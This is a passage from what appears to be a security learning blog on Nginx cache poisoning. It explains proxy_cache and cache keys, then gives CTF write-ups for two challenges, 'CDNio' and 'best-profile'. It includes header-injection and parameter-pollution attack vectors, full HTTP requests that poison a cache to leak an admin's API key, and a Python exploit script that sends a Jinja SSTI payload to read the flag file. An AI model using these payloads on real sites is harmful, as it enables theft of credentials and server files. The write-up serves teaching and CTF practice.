
Nginx Cache Poisoning
Basic learning
Cache poisoning is an attack technique in which an attacker uses specific methods to make a cache system store malicious or sensitive response content. When other users visit later, they receive this “poisoned” cached content.
But first we need to understand why this caching mechanism is needed.
Nginx caching mechanism
“Global cache” generally refers to a cache shared by multiple users / multiple sessions, not limited to the local machine.
There are mainly two types: reverse proxy caching and static file caching.
Reverse proxy cache (proxy_cache)
This is the most common caching mode, used to cache responses from backend applications.
Main workflow:
- The user requests
/index.html - Nginx checks whether a cached file already exists in the local cache directory
- If it exists and has not expired → return the cached file directly (hit)
- If not → forward the request to the backend application and obtain a response
- Nginx saves the response in the local cache directory and returns it to the user
- A subsequent identical request → a direct cache hit
An example follows.
proxy_cache_path /var/cache/nginx levels=1:2 keys_zone=mycache:10m inactive=60m max_size=1g;

server {
  location / {
    proxy_pass http://backend;
    proxy_cache mycache;
    proxy_cache_key "$scheme$proxy_host$request_uri";
    proxy_cache_valid 200 302 10m;
    proxy_cache_valid 404 1m;
  }
}
proxy_cache_path defines the cache path, size, and timeout rules.
keys_zone is used for the cache index (stored in memory).
proxy_cache_key defines the cache key (by default, it uses proxy_host$request_uri).
proxy_cache_valid defines cache duration for different status codes.
Cache key
The design idea is to cache only necessary dimensions, avoiding variable factors such as Cookie and User-Agent contaminating the cache.
We need to look more closely at this cache key.
By default, the Nginx cache key is:
$scheme$proxy_host$request_uri$scheme: request protocol (http or https)$proxy_host: proxied hostname (from proxy_pass)$request_uri: full request URI (path + query parameters)
Thus different protocols, different hosts, and different parameters all produce different keys.
It can also be made more granular, for example:
proxy_cache_key "$scheme$request_method$host$request_uri";Adding a $request_method means that GET and POST requests to the same URL have different cache entries.
Now that we know this, next is the term cache hit.
Cache hit
English: cache hit
When a client makes a request, Nginx first calculates the corresponding cache key, then checks the local cache directory for a matching cached file:
- Cache Hit
A matching cache key is found, and its content exists and has not expired → return the cache directly to the client.
👉 No need to access the backend server; it is faster and reduces load on the origin. - Cache Miss
No cache is found, or the cache has expired / been cleared → Nginx fetches the latest data from the origin and stores it in the cache.
There are also many issues related to cache hits, such as cache pollution and cache penetration; I will study these later.
Cache storage
Nginx caching is not simply stored in one place; it combines “memory index + disk files.”
Memory (index area)
- Defined by
proxy_cache_path’skeys_zone=mycache:10m. - This 10m of memory stores cache key → disk file path → metadata (such as expiration time and size).
- Like a “directory index,” it quickly determines whether a request’s cache key has already been cached.
Disk (cache files)
The actual cached content (HTTP response Header + Body) is written to a disk directory, for example:
proxy_cache_path /var/cache/nginx levels=1:2 keys_zone=mycache:10m inactive=60m max_size=1g;→ /var/cache/nginx is where cache files are stored on disk.
levels=1:2: indicates hashed, hierarchical directories are used to avoid too many files in a single directory, for example:
/var/cache/nginx/a/3f/9c8123c7b1.cache- File contents include:
- HTTP response headers (Content-Type, Status Code, etc.)
- Response body (HTML, JSON, images…)
Cache poisoning
The essence of cache poisoning is:
make the result of a malicious request get cached as a “normal result,” so that subsequent visitors all hit this poisoned cache.
After this analysis, two key conditions are needed:
- The cache is globally shared.
- The cache key is poorly designed.
Cache poisoning categories
Cache poisoning can be divided into several main types according to attack method and target.
1. Web Cache Poisoning
This is the classic cache poisoning attack, which manipulates HTTP requests so the cache system stores a malicious response.
- Principle: exploit differences between the cache key and actual processing logic
- Target: cache malicious content and affect other users
- Common scenarios: CDN caching, reverse proxy caching
2. HTTP Header Pollution
Inject malicious HTTP headers to influence caching behavior or application logic.
- X-Forwarded-Host pollution: modify the Host header to affect the cache key
- X-Original-URL pollution: bypass routing logic
- Custom header injection: affect business logic
3. Parameter Pollution
Exploit differences in URL parameter parsing.
- HTTP Parameter Pollution (HPP): different parsing of duplicate parameter names
- Query parameter order: different parameter order may affect cache keys
- Encoding differences: inconsistent handling of URL encoding
4. Method Override Pollution
Use HTTP method-override headers to change the actual request handling.
POST /api/user HTTP/1.1
X-HTTP-Method-Override: DELETE
Attack vector details
Besides path confusion, many other attack vectors are worth attention.
1. HTTP header attack vectors
# Host头部污染
GET /profile HTTP/1.1
Host: evil.com
X-Forwarded-Host: target.com

# 自定义头部注入
GET /api/data HTTP/1.1
X-Custom-Header: <script>alert(1)</script>
2. Parameter pollution attack vectors
# 同名参数污染
GET /search?q=normal&q=malicious HTTP/1.1

# 编码差异利用
GET /path%2f..%2fadmin HTTP/1.1
GET /path/..%2fadmin HTTP/1.1
3. Cache key manipulation
# 如果缓存键只包含路径,不包含某些头部
proxy_cache_key "$scheme$request_method$host$request_uri";

# 攻击者可以通过其他头部影响响应内容
# 但缓存键相同,导致污染
4. Time-window attacks
…
Defensive measures
💡 Remember: Cache poisoning hinges on an ambiguous “trust boundary.” When a cache system trusts user input it should not trust, an attack may occur.
Specific scenarios—
CDNio
Race against time! Tweak CDN and caching magic to make web pages load at lightning speed. Minimize cache misses and watch your load times drop! Race against time! Adjust the CDN and caching magic to make webpages load at lightning speed. Minimize cache misses and watch load times drop!

On entering the page, HTB’s challenge pages all look great.
Let’s inspect the code; the flag is in api_key.

Follow this api_key to find the main vulnerable logic.
@main_bp.route('/<path:subpath>', methods=['GET'])
@jwt_required
def profile(subpath):

    if re.match(r'.*^profile', subpath): # Django perfection

        decoded_token = request.decoded_token

        username = decoded_token.get('sub')
        if not username:
            return jsonify({"error": "Invalid token payload!"}), 401

        conn = get_db_connection()

        user = conn.execute(
            "SELECT id, username, email, api_key, created_at, password FROM users WHERE username = ?",
            (username,)
        ).fetchone()
        conn.close()

        if user:
            return jsonify({
                "id": user["id"],
                "username": user["username"],
                "email": user["email"],
                "password": user["password"],
                "api_key": user["api_key"],
                "created_at": user["created_at"]
            }), 200

        else:
            return jsonify({"error": "User not found"}), 404

    else:
        return jsonify({"error": "No match"}), 404
The key point of this challenge is actually the Nginx cache issue.
See the configuration below.
user nobody;
worker_processes 1;
pid /run/nginx.pid;

events {
    worker_connections 768;
}

http {
    server_tokens off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    proxy_cache_path /var/cache/nginx keys_zone=cache:10m max_size=1g inactive=60m use_temp_path=off;

    server {
        listen 1337;

        server_name _;

        location ~* \.(css|js|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf|eot)$ {
            proxy_cache cache;
            proxy_cache_valid 200 3m;
            proxy_cache_use_stale error timeout updating;
            expires 3m;
            add_header Cache-Control "public";

            proxy_pass http://unix:/tmp/gunicorn.sock;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;

        }

        location / {
            proxy_pass http://unix:/tmp/gunicorn.sock;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;

        }

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
    }
}
The key point here is that static resources (such as .css files) are cached for 3 minutes.
location ~* \.(css|js|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf|eot)$ {
    proxy_cache cache;
    proxy_cache_valid 200 3m;
    proxy_cache_use_stale error timeout updating;
    expires 3m;
    add_header Cache-Control "public";
}
We first analyze the routes in the Flask blueprint.
This bot file accesses a URI specified by the user, and the administrator’s response is cached.
@bot_bp.route('/visit', methods=['POST'])
@jwt_required
def visit():

    data = request.get_json()

    uri = data.get('uri')

    if not uri:
        return jsonify({"message": "URI is required"}), 400

    bot_thread(uri)

    return jsonify({"message": f"Visiting URI: {uri}"}), 200
It all makes sense now. When the Bot (administrator) visits profile/1.css:
Cache poisoning is triggered:

- Send a POST request to /visit with URI profile/1.css
- The Bot (admin identity) visits GET /profile/1.css
- Because the path matches, Flask returns a 200 response containing sensitive admin information:
{
  "id": 1,
  "username": "admin",
  "email": "admin@htb.local",
  "password": "...",
  "api_key": "HTB{f4k3_fl4g_f0r_t35t1ng}",  // 这就是
  flag!
  "created_at": "..."
}- Nginx caches this 200 response in /var/cache/nginx/

Because this is a system requiring login, register first to obtain the corresponding jwt.
Visit a URI with our Authorization: Bearer.
POST /visit HTTP/1.1
Host: 94.237.55.43:49952
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-US,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJieDMzNjYxIiwiaWF0IjoxNzU2OTA5MzM0LCJleHAiOjE3NTY5OTU3MzR9.0O_U6hBqKVesbgq9sk6UpBFKLz04g-gHWECAmu99Jfs
Referer: http://94.237.55.43:49952/register
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/json

{
 "uri":"profile/1.css"
}
Access the item we just cached.
GET /profile/1.css HTTP/1.1
Host: 94.237.55.43:49952
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-US,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJieDMzNjYxIiwiaWF0IjoxNzU2OTA5MzM0LCJleHAiOjE3NTY5OTU3MzR9.0O_U6hBqKVesbgq9sk6UpBFKLz04g-gHWECAmu99Jfs
Referer: http://94.237.55.43:49952/register
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Get the flag.

Get the flag.
best-profile
oops, it’s my profile
The main issue is the interaction between Nginx caching and Flask ProxyFix.
Code audit, in app.py:
@app.after_request
def set_last_ip(response):
    if current_user.is_authenticated:
        current_user.last_ip = request.remote_addr  # 从X-Forwarded-For获取
        db.session.commit()
    return response

@app.route("/ip_detail/<string:username>", methods=["GET"])
def route_ip_detail(username):
    res = requests.get(f"http://127.0.0.1/get_last_ip/{username}")  # 内部请求
    last_ip = res.text  # 获取完整HTML响应
    template = f"""
    <h1>IP Detail</h1>

    <div>{last_ip}</div>    <!-- 直接插入用户可控内容 -->
    <p>Country:{country}</p>

    """
    return render_template_string(template)  # SSTI触发点
At the same time, Nginx cache poisoning can be used in the Nginx configuration.
location ~ .*\.(gif|jpg|jpeg|png|bmp|swf)$ {
    proxy_ignore_headers Cache-Control Expires Vary Set-Cookie;
    proxy_pass http://127.0.0.1:5000;
    proxy_cache static;
    proxy_cache_valid 200 302 30d;  # 缓存30天!
}
During login, submit SSTI and visit /get_last_ip/test.jpg to trigger the Nginx cache.
Use cache poisoning: visit /ip_detail/test.jpg, and Flask obtains data from the poisoned cache.
import requests

def main():
    username = "bx33661.jpg"
    base_url = "http://61.147.171.103:64936"
    password = "123456"

    session = requests.Session()

    headers = {
        "X-Forwarded-For": "{%set chr=lipsum.__globals__.__builtins__.chr%}{{lipsum.__globals__.__builtins__.open(chr(47)+dict(flag=a)|first|lower).read()}}"
    }

    registration_data = {
        "username": username,
        "password": password,
        "bio": "bx",
        "submit": "Sign Up"
    }

    login_data = {
        "username": username,
        "password": password,
        "submit": "Log In"
    }

    try:
        print("=== Registration ===")
        register_response = session.post(f"{base_url}/register", data=registration_data)
        print(register_response.text)

        print("\n=== Login ===")
        login_response = session.post(f"{base_url}/login", headers=headers, data=login_data)
        print(login_response.text)

        print("\n=== Last IP ===")
        last_ip_response = session.get(f"{base_url}/get_last_ip/{username}")
        print(last_ip_response.text)

        print("\n=== IP Details ===")
        ip_detail_response = session.get(f"{base_url}/ip_detail/{username}")
        print(ip_detail_response.text)

    except requests.exceptions.RequestException as e:
        print(f"Request error: {e}")
    except Exception as e:
        print(f"Unexpected error: {e}")

if __name__ == "__main__":
    main()